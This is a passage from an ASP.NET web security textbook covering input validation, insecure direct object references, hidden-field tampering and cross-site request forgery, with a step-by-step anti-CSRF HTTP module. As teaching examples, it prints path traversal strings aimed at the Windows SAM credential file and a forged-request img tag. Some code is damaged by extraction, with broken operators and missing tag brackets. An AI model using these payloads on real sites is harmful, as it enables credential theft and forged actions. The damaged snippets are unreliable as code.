If you want to check that the input entered matches a particular data type, then you set the `Operator` property to `DataTypeCheck` , and the`Type` property on the control to `Currency` ,`Date` , `Double` ,`Integer`, or `String`. Following is an example:

```
<asp:TextBox runat="server" ID="anInteger" />
<asp:CompareValidator runat="server" ID="integerValidator"
   ControlToValidate="anInteger"
   Operator="DataTypeCheck"
   Type="Integer"
   ErrorMessage="You must enter an integer"
   Text="*" />
```

Using the CustomValidator

The`CustomValidator` allows you to create your own customized validators that implement your business logic. To add server-side validation, you implement a handler for the `ServerValidate` event. If you want to add client-side validation via JavaScript, you can specify a function name in the `ClientValidationFunction` property. Finally, you can specify if the validator triggers even if the bound control's value is empty by setting the `ValidateEmptyText` to `true` . However, if you want to match the behavior of the standard controls, then use a `RequiredFieldValidator` instead.

The server-side event handler gets everything it needs in the `SenderValidateEventArgs` parameter. This parameter has a `Value` property, which contains the value from the control that triggered validation. It also contains an `IsValid` property, which you set to `true` or `false` , depending on the results of your validation. It is best practice to set `IsValid` to `false` at the start of your code, and only set it to `true` after successful validation. This ensures that if something goes wrong in your logic, the safer option (marking a field as invalid) happens.

For example, the following code would declare a field and its custom validator:

```
<asp:TextBox runat="server" ID="quantity" />
<asp:CustomValidator runat="server" ID="validateQuanity"
   ValidateEmptyText="false"
   ControlToValidate= "quantity"
   OnServerValidate="OnValidateQuantity"
   ErrorMessage="Quantities must be divisable by 10"
   Text="*" />
```

The server-side code for the custom control would look something like the following:

```
protected void OnValidateQuantity(object source,
    ServerValidateEventArgs args)
{
    args.IsValid = false;

    int value;
    if (int.TryParse(args.Value, out value))
    {
        if (value % 10 == 0)
        {
            args.IsValid = true;
        }
    }
}
```

Client-side validation functions have the same arguments:

```
<script language="javascript">
   function validateQuantity(source, args) {
       args.IsValid = false;
       if (args.Value % 10 == 0) {
           args.IsValid = true;
       }
   }
</script>
```

To enable client-side validation, you must set the `ClientValidationFunction` property on the custom validator control, as shown here:

```
<asp:TextBox runat="server" ID="quantity" />
<asp:CustomValidator runat="server" ID="validateQuanity"
   ValidateEmptyText="false"
   OnServerValidate="OnValidateQuantity"
   ClientValidationFunction="validateQuantity"
   ControlToValidate= "quantity"
   ErrorMessage="Quantities must be divisable by 10"
   Text="*" />
```

Validation Groups

In some cases, you may want to include more than one form via multiple buttons and event handlers on a single page. With ASP.NET 1.0, this was problematic as soon as validation controls were used. When the user clicked one button, all the validation controls would fire. ASP.NET 2.0 introduced the `ValidationGroup` property, which allows you to place controls in a group and limit the validation process. For example, a login page may also contain a registration page, as shown in Figure 3-7.



FIGURE 3-7: An example page with two forms

The following code for the page in Figure 3-7 shows an example of grouping the validation controls into different validation groups. (The `ValidationGroup` properties are shown in bold.)

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head runat="server">
   <title>Validation Groups Example</title>
</head>
<body>
   <form id="form1" runat="server">
   <div id="loginForm">
   <h1>Login</h1>
```

```
    Username:
    <asp:TextBox runat="server" id="loginUsername" />
    <asp:RequiredFieldValidator runat="server" id="loginUsernameRequired"
        ValidationGroup="loginForm"
        ControlToValidate="loginUsername"
        ErrorMessage="You must supply your username"
    > *</asp:RequiredFieldValidator>
    Password:
    <asp:TextBox runat="server" id="loginPassword"
    TextMode="Password" />
    <asp:RequiredFieldValidator runat="server" id="loginPasswordRequired"
        ValidationGroup="loginForm"
        ControlToValidate="loginPassword"
        ErrorMessage="You must supply your password"
    > *</asp:RequiredFieldValidator>
     <br />
    <asp:Button runat="server" id="login"
        Text="login"
        ValidationGroup="loginForm" />
    </div>
    <div id="signupForm">
     <h1>Sign up</h1>
    Username:
    <asp:TextBox runat="server" id="signupUsername" />
    <asp:RequiredFieldValidator runat="server" id="signupUsernameRequired"
        ValidationGroup="signupForm"
        ControlToValidate="signupUsername"
        ErrorMessage="You must supply a new username"
    > *</asp:RequiredFieldValidator>
    Email:
    <asp:TextBox runat="server" id="signupEmail" />
    <asp:RequiredFieldValidator runat="server" id="signupEmailRequired"
        ValidationGroup="signupForm"
        ControlToValidate="signupEmail"
        ErrorMessage="You must supply an email address"
    > *</asp:RequiredFieldValidator>
<br />
<asp:Button runat="server" id="signup"
      Text="signup"
      ValidationGroup="signupForm" />
      </div>
      </form>
 </body>
 </html>
```

You can see that both the validation controls and the `asp:Button` controls have the property set. When a button is clicked, the validation controls in its `ValidationGroup` will fire; any other validation control will not execute.



WARNING *Remember, to use validation you must set the* `CausesValidation` *property on any control that may cause a postback. You must check* `Page.IsValid` *during your code execution.*

TYPICAL UNTRUSTED INPUT SOURCES

The following is a list of common untrusted input sources. It is by no means exhaustive — input varies with each application. You must decide on the trustworthiness of your inputs.

- Form fields (from Web controls or directly from the request object)
- Query string variables
- Databases
- External Web services
- Cookies
- HTTP headers
- Session variables
- `ViewState`

A CHECKLIST FOR HANDLING INPUT

The following is a checklist you should follow when deciding how to deal with user input and how to output it to a Web page:

- *Review all inputs to a system and decide if they are trustworthy*— Remember that all inputs should be considered untrustworthy by default. If input must be trusted and comes from outside your application, it must be validated and sanitized. A good practice is to perform validation for all inputs, trusted or not.
- *Review code that generates output*— Remember that XSS attacks are dependent on using untrusted input as direct output. Examine your code. Look for `Response.Write`, `<%=` and setting `Text` of Web Controls as well as other properties on ASP.NET controls.
- *Examine output functions and determine if they use untrusted input parameters*— Once all output parameters have been discovered, examine the values they are using to generate output. If they are using untrusted input, then it will require encoding. Typical input sources that generate output include database queries, the reading of files from the file system, and calls to Web services.
- *Determine what encoding the output expects*— Different output types require different encoding methods. For example, HTML requires HTML encoding, URLs require URL encoding, and so on.
- *Encode output*— When assigning output, use the encoding you have determined to make the output safe.

- *Ensure cookies are marked as* `HttpOnly`. — As part of your layered defense, ensure that any cookies that you do not need to access on the Web client are marked with the `HttpOnly` attribute.
- *Do not disable request validation on a site-wide basis.* — Request validation should be disabled on a per-page basis. This ensures that any page where you forget that input is accepted will be protected until you add encoding to the page output and turn request validation off.
- *Use Microsoft Anti-XSS library and SRE .* — The Microsoft Anti-XSS library provides more robust and flexible encoding methods than the standard .NET framework. In addition, the SRE will automatically encode output for controls it knows about. However, this is not an excuse to avoid explicitly encoding output yourself.

4

Using Query Strings, Form Fields, Events, and Browser Information

Input arrives into your Web application from various sources. Chapter 3 discussed how you should treat input, how input should be considered untrustworthy by default, how you can validate it, and how you can output it safely. This chapter introduces some of ways input can arrive, the vulnerabilities each of these vectors are susceptible to, and how you can mitigate against them.

In this chapter, you will learn about the following:

- How to pass input via query strings
- How to use hidden form fields
- How forms can be hijacked
- How the ASP.NET event model works
- How to avoid common mistakes with browser information

USING THE RIGHT INPUT TYPE

HTTP allows input into your application in the following four ways:

- The query string
- Form fields
- HTTP headers
- Cookies

The base class for ASP.NET pages, `Page`, contains a property, `Request` of type `HttpRequest`. When your `Page` class is created by ASP.NET, you have access to the `Request` property. It is initialized and contains the various inputs sent as part of the page request, as well as other information provided by the ASP.NET run-time (such as the identity of the user, whether the page has been requested over SSL, and so on). The `Page` class also contains a `Response` property that allows you to manipulate the response being sent when your page has finished processing.

QUERY STRINGS

A *query string* is the part of a URL that contains data to be passed to a Web application as part of a request. A question mark separates the query string from the address part of a URL (as defined in RFC1738 and RFC3986). A typical URL containing a query string would be as follows:

```
http://site.example/path/page.aspx?querystring
```

Generally, query strings are used to pass parameters to a page consisting of name/value pairs, with name separated from the value by an equals sign (=), and the pair separated from other pairs by an ampersand (&), as shown here:

```
name1=value1&name2=value2&name3=value3
```

The name plus equals plus value plus ampersand is a convention set out in the HTML specification. It is by no means mandatory. The obvious problem with using a query string to pass data is that query strings are visible in the Web browser address bar. Tampering with the query string is a simple matter of typing.

In 2007, the government of the United Kingdom (UK) introduced a new application system called the Medical Training Application Service (MTAS) for junior doctors who were requesting training placements. A junior doctor using the system discovered that by changing a query string parameter, he could view messages to other doctors offering jobs. The site and information was exposed for at least eight hours. It was further discovered that, by manipulating the query string, personal information such as phone numbers, previous criminal convictions and even sexual orientation of applicants were available. The formal name for this type of vulnerability is *Insecure Direct Object Reference*.

The MTAS took a message identifier as one of its parameters. This message identifier was a direct object reference to an internal data record and, worse, it consisted of four digits assigned in consecutive order (for example, 0001, 0002, 0003). An attacker (or even a normal user, in the case of MTAS) could tamper with the message identifier to access other messages. Usually, the reference to a unique reference within a database (or any exposed data construct) could be vulnerable to this type of attack.

Another common error is to specify filenames with query strings (or, indeed, any parameter). If an attacker passes `c:\windows\system32\config\sam` and your code does not check whether filenames are contained within its own scope, then the possibility exists that your application may serve up the Windows password database, the Security Accounts Manager (SAM) file, or a relative path such as `..\..\windows\system32\config\sam` is provided, which breaks out of your

application directory by using . . to navigate to the parent directory of the current directory. (This is known as a *Path Traversal Attack*.)



NOTE *Admittedly, this is a worst-case scenario. Most Web applications run in a security context that restricts them to a particular area on the Web server. For more information, see Chapter 9 and Chapter 14.*

The best protection against this type of attack is to avoid exposing direct references to objects such as files and database records in a query string or other parameter. Instead, use another key, index, map, or indirect method that is easy to validate. If a direct object reference must be used, then you must ensure that the user is authorized before using it.

For example, consider a system that contains orders, and users have the capability to view their order status. Order numbers usually must be sequential, and the temptation is to have a URL such as the following:

```
http://mysystem/viewOrder.aspx?orderID=10001
```

Rather than use a direct object reference, you can mitigate against an insecure direct object reference vulnerability by adding a new way to reference to the objects in the order class or order table — in a manner that is not incremental or easy to guess. Typically, a Globally Unique Identifier (GUID) is used. Now your URL would look like the following:

```
http://mysystem/viewOrder.aspx? ➥
  orderID=E1109F32-A533-42c7-A5FF-45F0334C909E
```

In addition, you must implement an access control check (if appropriate) because GUIDs are only guaranteed to be unique, not difficult to guess, and, if used in a query string, could be discovered by an attacker looking through the browser history or other logs. In the orders scenario, you would typically not allow anonymous access to the page, and you would check that the user who is attempting to view the order is, in fact, the person who placed the order, or a user within your own company who is authorized to do so (such as an account manager or an employee responsible for fulfilling the order).

In ASP.NET, query strings are typically used with the `HyperLink` control, or as part of the cross-page postback mechanism provided by the `PostBackURL` property on controls that can trigger postbacks.

FORM FIELDS

Hidden form fields are another method of embedding input in a page. A *hidden form field* is a type of form input field that is not displayed to the user — for example `<input type="hidden" name="example" value="hidden" />`. A user (or an attacker) can only see these fields by viewing the source of an HTML page.

Because the field is hidden from view it is tempting to assume that the values set in these fields do not change. But this would be a mistake.

Shopping cart software has been a typical culprit in trusting the immutability of hidden form fields. In 2000, the Common Weakness Enumeration site (`http://cwe.mitre.org/`) listed five shopping cart packages that allowed price modifications because the price for individual items was exposed in a hidden form field. In that year, the Lyris List Manager allowed list subscribers to obtain administrator access to the Web control panel by modifying the value of the `list_admin` hidden form field.

The mitigation for this vulnerability (known as *External Control of Assumed Immutable Web Parameter* in the Common Weakness Enumeration Database, a dictionary of common software flaws available at `http://cwe.mitre.org/`) is simple — never assume hidden form field values, or, indeed, any client-side parameter will never change. Furthermore, never store data that you don't want the user to know (like system passwords or cryptographic keys) inside a hidden form field.

In ASP.NET, you can pass data between postbacks in a special hidden field called `ViewState`. This does not free you to put secrets into `ViewState` because, by default, `ViewState` is not encrypted. It is, however, protected against tampering by default. `ViewState` is covered in detail in Chapter 5.



WARNING *The `Request` class allows you to access input by its name— for example `Request["example"]`. This method of accessing your input should be avoided at all costs because the `Request` indexer first checks the query string, then form variables, then cookies, and finally server variables to supply the named input. If there are duplicate input names in any of these locations, only the first matching input will be returned, with no indication of where it came from and no indication if there are more matches. It is safest to be specific when looking for input, and to use the `Request.QueryString`, `Request.Form`, `Request.Cookies`, and `Request.ServerVariables` collections.*

REQUEST FORGERY AND HOW TO AVOID IT

In 2008, Princeton University researchers William Zeller and Edward W. Felten discovered vulnerabilities in four major Web sites — including one against ING Direct, which allowed them to access a victim's bank account and transfer money from one account to another. The attack was made possible by forcing a user who was already logged into ING Direct to perform the money transfer process, a vulnerability known as *Cross Site Request Forgery* (*CSRF*). The transfer process is driven by multiple HTML form submissions, which the researchers automated by writing an HTML page that contained a copy of the forms, and then submitted them without user intervention via JavaScript. You can read their findings and the forms and methods they used in the paper they published at `http://citp.princeton.edu/csrf/`.

In order to understand how the attack works, you must understand how Web sites authenticate user requests. When a user logs into a Web site, the Web site will generally create a cookie on the user's machine. From that moment forward, until the cookie expires or is deleted when the browser is closed, that browser is authenticated and authorized by the Web site. If an attacking Web site is able to send a request to the vulnerable Web site, the site has no way of knowing that it is under attack. Since the Web site already trusts the user (because of the presence of the authentication cookie), the Web site executes the request and processes it as if the user had made the request deliberately. If a Web site uses HTTP Authentication (where the user is prompted for their username and password by a dialog box in the browser, rather than an HTML page), then it is the browser that remembers the user has authenticated to the Web site and will send the username and password with each subsequent request.

Consider a simple Web site that allows users to read and delete messages. The Web site has been badly written and the send message page works using query string parameters. For example, `http://www.example.com/sendMessage.aspx?to=boss@example.com&subject=I+resign&message=Take+this+job+and+...` would send an email to `boss@example.com` explaining the user has resigned. All an attacker has to do to exploit this is to somehow get the user's browser to send a request for `sendMessage.aspx`, and doing so is simple. All the attacker does is create a Web page including the following code:

```
<img src= "http://www.example.com/ ➥
    sendMessage.aspx?to=boss@example.com&subject=I+resign&message= ➥
    Take+this+job+and+... ">
```

If an unfortunate user and logged into `example.com` and is lured to a page containing the `img` tag shown previously, the browser will look at the `src` parameter and load it. The `example.com` Web application will see the incoming request and the authentication cookie it placed when the user logged in, recognize the user, and run the code contained in `sendMessage.aspx`. The attacker's site has forged a request, sourced from the attacking site, but destined for the vulnerable Web site, thus crossing sites. Figure 4-1 shows how this type of CSRF works.




FIGURE 4-1: An illustration of a CSRF attack

The obvious mitigation to a URL-based attack like this would be to switch to HTML forms. Using forms would be obeying the HTML specification — a URL-driven (`GET`) request should never change state. RFC2616 (the HTTP 1.1 specification) states in section 9.1.2 that the `GET` and `HEAD` HTTP methods should not have the significance of taking an action other than retrieval. Each `GET` request should be idempotent — that is, every request should return the same result.



WARNING *You may recall from Chapter 2 that a postback occurs when an ASP.NET page submits the form it generates back to itself, usually via a JavaScript-triggered form submission. You might, therefore, consider that checking* `Page.IsPostback` *is a reasonable way to check that a request is not driven from the query string. Unfortunately, this is not the case. If you send a* `GET` *request to an ASP.NET page that includes the* `__ViewState` *parameter, the* `__EventValidation` *parameter, and any other form parameters from your page in the query string, then ASP.NET considers this to be a postback. Depending on your page's function, you may end up changing state — breaking the HTTP specification. You should always check the* `HttpMethod` *of the request in addition to* `Page.IsPostback` *like so:*

```
if (Page.IsPostBack & &Request.HttpMethod=="POST")
{
  // Perform my form actions
}
```

However, moving to forms is not enough. An attacker can easily build a form on his or her Web site using the same field names and types as those on your Web site. The attack form would then have its `action` parameter set to the vulnerable Web site and JavaScript used to submit the form without user interaction. This was how the INGDirect attack worked.

You may be aware that, during an HTTP request, a header called `REFERER` may contain the URL of the previous page in the browser history. This header could be used to check if a form was submitted from a page on the same Web site, except that some browsers and Internet privacy software strip this header. So what can you do to ward off CSRF attacks?

Mitigating Against CSRF

For a CSRF attack to work, the following conditions must be met

- The attacker must have knowledge of sites on which the victim is currently authenticated. These sites may be Internet sites or intranet applications.
- The target site must use ambient authority, where the browser sends authentication credentials with each request.
- The target site must not have secondary authentication for actions, such as a requirement to re-enter a password.

The common mitigation technique against CSRF for ASP.NET sites is to use `ViewState` in combination with a `ViewStateUserKey`. (See Chapter 5 for more details.) However, this presents some disadvantages:

- `ViewState` must be enabled, which may not always be the case in optimized Web sites.
- You must have a way of uniquely identifying users, either by their login identity or by something like a session identifier.
- The `ViewStateUserKey` must be manually set within your code, something that is easy to forget.

If the `ViewStateUserKey` does not meet your needs, another method of mitigation is to add a token to every form, which is verified when the form is submitted. You must generate a token for every session, store it in session state or in a cookie on the user's machine, insert the token (or a value generated from it) into each form, and check it with every form submission. However, you can automate the entire process by implementing an HTTP Module.

An *HTTP Module* (as you may remember from Chapter 2) is an object that sits in the ASP.NET pipeline, and can hook into the processing of a request or the return of a response. To add CSRF protection to every form submission, you should implement the following actions:

1. If a request is from a new user (no cookie is sent), generate a unique token for that user.
2. If the request is a `GET` request, store that token in a session cookie on the user's browser. (A *session cookie* is one that is deleted when the user closes the browser.)
3. If the request is a `POST` request (or `PostBack`) and the token is not present, reject the request as a potential CSRF attack.
4. If the request is a `POST` request (or `PostBack`), read the token from the user's browser and compare it to the token embedded in the ASP.NET Web form. If the tokens do not match, or the token is missing, reject the request as a potential CSRF attack.
5. If the tokens match, allow the request to continue.
6. When the request is completed, but before the response is set, examine the response to look for an ASP.NET Web forms. If one is present, automatically add the token (or a value generated from it) into the form as a hidden field.

You should note that only form submissions are protected. Any pages driven by query strings (`GET` requests) are not protected, as you should be obeying the HTML specification.

TRY IT OUT Writing an HTTP Module to Protect Against CSRF Attacks

In this example, you will write an HTTP Module that will perform the various actions necessary to protect against a CSRF attack. In doing so, you will not only protect your Web application, but you will learn how to hook into various stages of the ASP.NET pipeline and perform actions automatically without having to add code into your pages' classes.

The purpose of this example is not to teach you everything about HTTP Modules. Rather, it will introduce you to how to use HTTP Modules to intercept requests, and teach you techniques to provide a security layer. If you have no experience with writing an HTTP Module, Chris Love has published a Wrox Blox titled "Leveraging httpModules for Better ASP.NET applications," which will guide you through writing an HTTP Module. (See `http://www.wrox.com/WileyCDA/WroxTitle/Leveraging-httpModules-for-Better-ASP-NET-applications.productCd-0470379391.html` for more information.)

1. In Visual Studio, create a new Class Library solution called `AntiCSRF`. Delete the default file `Class1.cs`, because you will be creating a source file from scratch.
2. Right-click on the `References` folder in Solution Explorer and choose Add Reference. Add a reference to `System.Web` .
3. Right-click on the project in Solution Explorer and choose "Add a new class". Name the class filename `AntiCSRF.cs`. A new file will be created with the following code:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;

namespace AntiCSRF
{
    class AntiCSRF
    {
    }
}
```

Creating an HttpModule

1. Add a `using` statement for `System.Web`. Change the class to be `public` and derive from `IHttpModule`. Your class file should now look like the following:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
 using System.Web;

namespace AntiCSRF
{
    public class AntiCSRF : IHttpModule
    {
    }
}
```

2. Place the cursor in `IHttpModule` and a small rectangle will appear underneath the `I` of`IHttpModule`. Clicking the rectangle will produce the menu shown in Figure 4-2.




FIGURE 4-2: The implementation menu

3. Choose the option to "Implement interface 'IHttpModule'". Code will be created in your source file that implements the `IHttpModule` interface. Remove the contents of the default implementations that throw `NotImplementedException`s. Your class file will now look like the following

```
namespace AntiCSRF
{
    public class AntiCSRF : IHttpModule
    {
        #region IHttpModule Members
         public void Dispose()
        {
        }
        public void Init(HttpApplication context)
         {
         }
         #endregion
    }
}
```

Hooking Your HttpModule Into the ASP.NET Pipeline

1. To hook into the ASP.NET pipeline, you must register for the events your module will respond to. For `AntiCSRF`, you must respond to two events:

   - `PreSendRequestHeaders` will allow you to drop the CSRF token as a cookie.
   - `PreRequestHandlerExecute` will allow you to check the cookie before a page is executed, and add page level handlers to add the hidden form file that you will check against.

2. You register events in the `Init` function by using the `Context` parameter. Each event takes two parameters: an `object source` and an`EventArgs args`. Change the `Init` method to add handlers for these events, and add empty functions to put the `AntiCSRF` code into. Your class should look something like this:

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Web;

namespace AntiCSRF
{
    public class AntiCSRF : IHttpModule
    {
        #region IHttpModule Members

        public void Dispose()
        {
        }

        public void Init(HttpApplication context)
        {
            context.PreSendRequestHeaders +=
                new EventHandler(PreSendRequestHeaders) ;
```

```
            context.PreRequestHandlerExecute +=
                new EventHandler(PreRequestHandlerExecute) ;
        }
        #endregion

        private static void PreSendRequestHeaders(
            object source, EventArgs args)
        {
        }

         private static void PreRequestHandlerExecute(
             object source, EventArgs args)
        {
         }
    }
}
```

The `source` parameter is an instance of the current `HttpApplication` that, when cast to the correct class, allows access to the `Request` ,`Response` , and`Context` properties you would see if you were inside a Web form.

The first event you will implement is `PreRequestHandlerExecute` .

Adding Hooks into Page Events

1. Add a `using` statement for `System.Web.UI` at the top of the class, and then change the `PreRequestHandlerExecute` method to be as follows:

```
private static void PreRequestHandlerExecute(object source, EventArgs eventArgs)
{
    HttpApplication application = (HttpApplication)source;
    HttpContext context = application.Context;
    if (context.Handler != null)
    {
        Page page = context.Handler as Page;
        if (page != null)
        {
        }
    }
}
```

This code checks that the request is one that ASP.NET handles, and that it is handled by a class that derives from `System.Web.Page`. Once you have a `Page` object, you can add event handlers to the `Page` lifecycle. The `Page` `PreRender` event allows you to change the contents of a page before they are output. So you can use this to append a hidden form field to the page to carry the CSRF token.

2. Add a `using` statement for `System.Globalization` at the top of your class, and then add the following method to your module class:

```
private static void PagePreRender(object source, EventArgs eventArgs)
{
    Page page = source as Page;
    if (page != null & &page.Form != null)
```

```
    {
        string csrfToken;
        HttpContext context = HttpContext.Current;
        if (context.Request == null ||
            context.Request.Cookies == null ||
            context.Request.Cookies["__CSRFCOOKIE"] == null ||
            string.IsNullOrEmpty(context.Request.Cookies["__CSRFCOOKIE"].Value))
        {
            csrfToken = Guid.NewGuid().ToString("D",
                CultureInfo.InvariantCulture);
            context.Items["Wrox.CSRFContext"] = csrfToken;
        }
        else
            csrfToken = page.Request.Cookies["__CSRFCOOKIE"].Value;

        ObjectStateFormatter stateFormatter = new ObjectStateFormatter();
        page.ClientScript.RegisterHiddenField("__CSRFTOKEN",
            stateFormatter.Serialize(csrfToken));
    }
}
```

This method first checks whether the page exists and contains a form. It then checks whether a CSRF cookie is present. If a cookie is not present, it generates a new token and stores the value in the `HttpContext` for the current request so that it can be retrieved later to create the cookie. Otherwise, it reads the cookie value for the token. Finally, the token is serialized using the same method as `ViewState`, and a hidden field is added to the form using `RegisterHiddenField`.

3. Of course, this method will never get called without adding it to the event handlers for the page. So add the following highlighted line to the `PreRequestHandlerExecute` method:

```
private static void PreRequestHandlerExecute(object source, EventArgs eventArgs)
{
    HttpApplication application = (HttpApplication)source;
    HttpContext context = application.Context;
    if (context.Handler != null)
    {
        Page page = context.Handler as Page;
        if (page != null)
        {
            page.PreRender += PagePreRender ;
        }
    }
}
```

Registering Your HttpModule

At this point, you now have a CSRF token added to every form, and you may well want to see the module in action. Before an `HttpModule` can be used, however, it must be registered in a site's `web.config` file. If you look at the default `web.config` file for a Web site, you will see module registrations in `system.web`, as shown here:

```
 system.web>
....
  <httpModules>
```

```
    <add name="ScriptModule" ➥
        type="System.Web.Handlers.ScriptModule, System.Web.Extensions, ➥
        Version=3.5.0.0, Culture=neutral, ➥
        PublicKeyToken=31BF3856AD364E35"/>
..</httpModules>
....
 ⁄system.web>
```

If you are running IIS7 in integrated pipeline mode, then module registrations go into the `system.webServer` element, as shown here:

```
 system.webServer>
    ....
    <modules>
        <remove name="ScriptModule"/>
        <add name="ScriptModule" preCondition="managedHandler"
             type="System.Web.Handlers.ScriptModule, ➥
             System.Web.Extensions, Version=3.5.0.0, ➥
             Culture=neutral, PublicKeyToken=31BF3856AD364E35"/>
    </modules>
    ....
 ⁄system.webServer>
```

In the example `web.config` snippets shown above, you can see that the Ajax Web extensions module is added to the ASP.NET pipeline. The `httpModules` element (or the `modules` element for IIS7) can have one of the following three child elements:

- `Add` —This element registers a module within an application. The `Add` element takes two attributes: `name` (which is a friendly name for a module) and `type` (which specifies the class and assembly combination containing the module with optional version, culture, and public key information). For the IIS7 integrated pipeline module registration, `Add` takes an additional optional parameter, `precondition` (which configures the conditions under which a module will run). As ASP.NET loads a module, it first searches in the `\bin` directory of the application, and then the system assembly cache. Modules are loaded in the order they appear within the `web.config` file.
- `Remove` —This element removes a module from an application. The `Remove` element takes a single element, `name` (which is the friendly name you used when adding a module).
- `Clear` —This element clears all modules form an application. The `Clear` element takes no parameters at all, and removes every registered handler (including the default handlers that provide authorization and authentication, as well as other useful functionality). So be very careful that removing everything is what you want to do.

1. To check that everything is working so far, create a new ASP.NET Web application in your solution, and add a reference to your module project. Set the new Web application to be the default project in Visual Studio, and add the HTTP Module to the `httpModules` section of `web.config`, as shown here:

```
<system.web>
....
    <httpModules>
        <add name="ScriptModule" ➥
        type="System.Web.Handlers.ScriptModule, ➥
```

```
        System.Web.Extensions, Version=3.5.0.0, ➥
        Culture=neutral, PublicKeyToken=31BF3856AD364E35"/>
         add name="AntiCSRF" type="AntiCSRF.AntiCSRF, AntiCSRF"/>
    </httpModules>
....
 /system.web>
```

2. If you now run the default page in your test Web site and view the HTML code, the hidden form field holding the CSRF token is now inserted into the HTML without any code in the page itself, as shown here:

```
!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

html xmlns="http://www.w3.org/1999/xhtml">
head> title>

/title> /head>
body>
   <form name="form1" method="post" action="Default.aspx" id="form1">
div>
<input type="hidden" name="__CSRFTOKEN" id="__CSRFTOKEN"
    value="/wEFJDlhNzNhYjI1LWZjNTYtNGI1Ni05MzY0LTZkYzhhMmM2NTg2Mw==" />
input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE"
    value="/wEPDwULLTE2MTY2ODcyMjlkZHC01nphXvgGDcIfOJNvq3cjQtcr" />
/div>
    </form>
/body>
/html>
```

Now, the token will be placed into every form. All that remains is to drop the matching cookie, to check the values of the cookie, and to ensure the form fields match.

Dropping the CSRF Cookie

1. To drop a cookie during the response, you must create and add it after the response has been created, but before it has been written. HTTP cookies are set as part of the response headers, so you must drop the cookie before the headers are sent; otherwise, it will be too late. So you must add an event handler to the `PreSendRequestHeaders` event.

2. To pass the value of the cookie from the code you created in the `PreRender` event, you must use the `HttpContext` object, which is available to all events within the page lifecycle. If you examine the code you wrote, you will see the following:

```
        HttpContext context = HttpContext.Current;
        ....
        context.Items["Wrox.CSRFContext"] = csrfToken;
```

3. The `HttpContext` class provides an `Items` property, a key/value collection that is used to share data between stages in an `HttpModule` and an`HttpHandler` during the lifetime of a request. Fill in the empty `PreSendRequestHeaders` method as follows:

```
private static void PreSendRequestHeaders(object source, EventArgs eventArgs)
{
    HttpApplication application = (HttpApplication)source ;
    HttpContext context = application.Context ;

    if (context.Items["Wrox.CSRFContext"] != null)
    {
        HttpCookie csrfCookie = new HttpCookie("__CSRFCOOKIE")
        {
           Value = context.Items["Wrox.CSRFContext"].ToString(),
           HttpOnly = true
        }
      context.Response.Cookies.Add(csrfCookie) ;
    }
}
```

